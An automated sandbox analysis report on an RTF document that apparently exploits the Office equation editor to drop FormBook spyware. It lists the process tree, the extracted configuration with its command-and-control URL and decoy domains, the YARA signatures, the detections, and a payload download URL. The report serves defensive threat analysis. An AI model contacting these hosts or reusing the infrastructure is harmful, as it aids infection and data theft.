ID: 403424
Sample Name:
c8080fbf_by_Libranalysis
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 05:36:10
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report c8080fbf_by_Libranalysis

Overview


General Information

Sample Name:	c8080fbf_by_Libranalysis (renamed file extension from none to rtf)
Analysis ID:	403424
MD5:	c8080fbfc825b01..
SHA1:	9aa04e64414bef6.
SHA256:	af801e43101c06e.
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Machine Learning detection for dropp…
- Maps a DLL or memory area into an…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 1084 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 2688 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - propser16364.exe (PID: 2960 cmdline: C:\Users\user\AppData\Roaming\propser16364.exe MD5: AA6168D4E41CED2091BAEE9F5D59E11E)
    - propser16364.exe (PID: 2860 cmdline: C:\Users\user\AppData\Roaming\propser16364.exe MD5: AA6168D4E41CED2091BAEE9F5D59E11E)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - NAPSTAT.EXE (PID: 2532 cmdline: C:\Windows\SysWOW64\NAPSTAT.EXE MD5: 4AF92E1821D96E4178732FC04D8FD69C)
          - cmd.exe (PID: 2856 cmdline: /c del 'C:\Users\user\AppData\Roaming\propser16364.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- EQNEDT32.EXE (PID: 2488 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.shoprodeovegas.com/xcl/"
  ],
  "decoy": [
    "sewingtherose.com",
    "thesmartshareholder.com",
    "afasyah.com",
    "marolamusic.com",
    "lookupgeorgina.com",
    "plataforyou.com",
    "dijcan.com",
    "pawtyparcels.com",
    "interprediction.com",
    "fairerfinancehackathon.net",
    "thehmnshop.com",
    "jocelynlopez.com",
    "launcheffecthouston.com",
    "joyeveryminute.com",
    "spyforu.com",
    "ronerasanjuan.com",
    "gadgetsdesi.com",
    "nmrconsultants.com",
    "travellpod.com",
    "ballparksportscards.com",
    "milehighcitygames.com",
    "sophieberiault.com",
    "2020uselectionresult.com",
    "instantpeindia.com",
    "topgradetutors.net",
    "esveb.com",
    "rftjrsrv.net",
    "raphacall.com",
    "wangrenkai.com",
    "programme-zeste.com",
    "idtiam.com",
    "cruzealmeidaarquitetura.com",
    "hidbatteries.com",
    "print12580.com",
    "realmartagent.com",
    "tpsmg.com",
    "mamapacho.com",
    "rednetmarketing.com",
    "syuan.xyz",
    "floryi.com",
    "photograph-gallery.com",
    "devarajantraders.com",
    "amarak-uniform.com",
    "20190606.com",
    "retailhutbd.net",
    "craftbrewllc.com",
    "myfreezic.com",
    "crystalwiththecrystalz.com",
    "ghallagherstudent.com",
    "britishretailawards.com",
    "thegoldenwork.com",
    "dinezitheunique.com",
    "singlelookin.com",
    "siyuanshe.com",
    "apgfinancing.com",
    "slicktechgadgets.com",
    "wellemade.com",
    "samytango.com",
    "centaurme.com",
    "shuairui.net",
    "styleket.com",
    "wpcfences.com",
    "opolclothing.com",
    "localiser.site"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.2121650359.0000000000540000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.2121650359.0000000000540000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.2121650359.0000000000540000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000002.2343971435.0000000000200000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.2343971435.0000000000200000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.1.propser16364.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.1.propser16364.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.1.propser16364.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17609:$sqlite3step: 68 34 1C 7B E1 • 0x1771c:$sqlite3step: 68 34 1C 7B E1 • 0x17638:$sqlite3text: 68 38 2A 90 C5 • 0x1775d:$sqlite3text: 68 38 2A 90 C5 • 0x1764b:$sqlite3blob: 68 53 D8 7F 8C • 0x17773:$sqlite3blob: 68 53 D8 7F 8C
5.1.propser16364.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.1.propser16364.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 8 entries				


Sigma Overview

System Summary:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Signature Overview



- AV Detection
- Exploits
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

Detected unpacking (changes PE section rights)

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Shared Modules 1	Path Interception	Access Token Manipulation 1	Rootkit 1	Credential API Hooking 1	Security Software Discovery 2 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Process Injection 5 1 2	Masquerading 1	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Explo Redire Calls/
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 2	Explo Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Access Token Manipulation 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 2	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 5 1 2	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Information Discovery 1 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denia Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Down Insecu Protoc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
c8080fbf_by_Libranalysis.rtf	50%	Virustotal		Browse
c8080fbf_by_Libranalysis.rtf	51%	ReversingLabs	Document-RTF.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\propser16364.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\prosperx[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\prosperx[1].exe	12%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\prosperx[1].exe	66%	ReversingLabs	Win32.Spyware.Noon	
C:\Users\user\AppData\Local\Temp\nsxAB11.tmp\ghvea31n0uw.dll	21%	ReversingLabs	Win32.Trojan.Generic	
C:\Users\user\AppData\Roaming\propser16364.exe	12%	Metadefender		Browse
C:\Users\user\AppData\Roaming\propser16364.exe	66%	ReversingLabs	Win32.Spyware.Noon	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.1.propser16364.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.2.propser16364.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
4.0.propser16364.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
5.2.propser16364.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.2.propser16364.exe.450000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.propser16364.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File

Domains

Source	Detection	Scanner	Label	Link
www.devarajantraders.com	0%	Virustotal		Browse
carbinz.gq	11%	Virustotal		Browse
ghs.googlehosted.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://www.devarajantraders.com/xcl/?ZVeHz=RmzwS/19amak9riNwxnkKWY/GrwQkk+Z9h+s+sO794NmAWuM+4hewKU4PkGr68hD/xJogQ==&-ZAh4=mxo8s0M0KXs4hlP0	0%	Avira URL Cloud	safe	
www.shoprodeovegas.com/xcl/	0%	Avira URL Cloud	safe	
http://www.photograph-gallery.com/xcl/?ZVeHz=BgLP7+VyAbe+irQ8z0wpLO49yx16Kwx4jjQ33/W3X+9zq2VbrBj/CRN5ENeCInervJ/P3w==&-ZAh4=mxo8s0M0KXs4hlP0	0%	Avira URL Cloud	safe	
http://carbinz.gq/modex/prosperx.exe	100%	Avira URL Cloud	malware	
http://www.%s.com	0%	URL Reputation	safe	
http://www.%s.com	0%	URL Reputation	safe	
http://www.%s.com	0%	URL Reputation	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.devarajantraders.com	154.86.42.252	true	true	• 0%, Virustotal, Browse	unknown
carbinz.gq	185.239.243.112	true	true	• 11%, Virustotal, Browse	unknown
ghs.googlehosted.com	172.217.18.115	true	false	• 0%, Virustotal, Browse	unknown
www.photograph-gallery.com	unknown	unknown	true		unknown
www.samytango.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.devarajantraders.com/xcl/?ZVeHz=RmzwS/19amak9riNwxnkKWY/GrwQkk+Z9h+s+sO794NmAWuM+4hewKU4PkGr68hD/xJogQ==&-ZAh4=mxo8s0M0KXs4hlP0	true	• Avira URL Cloud: safe	unknown

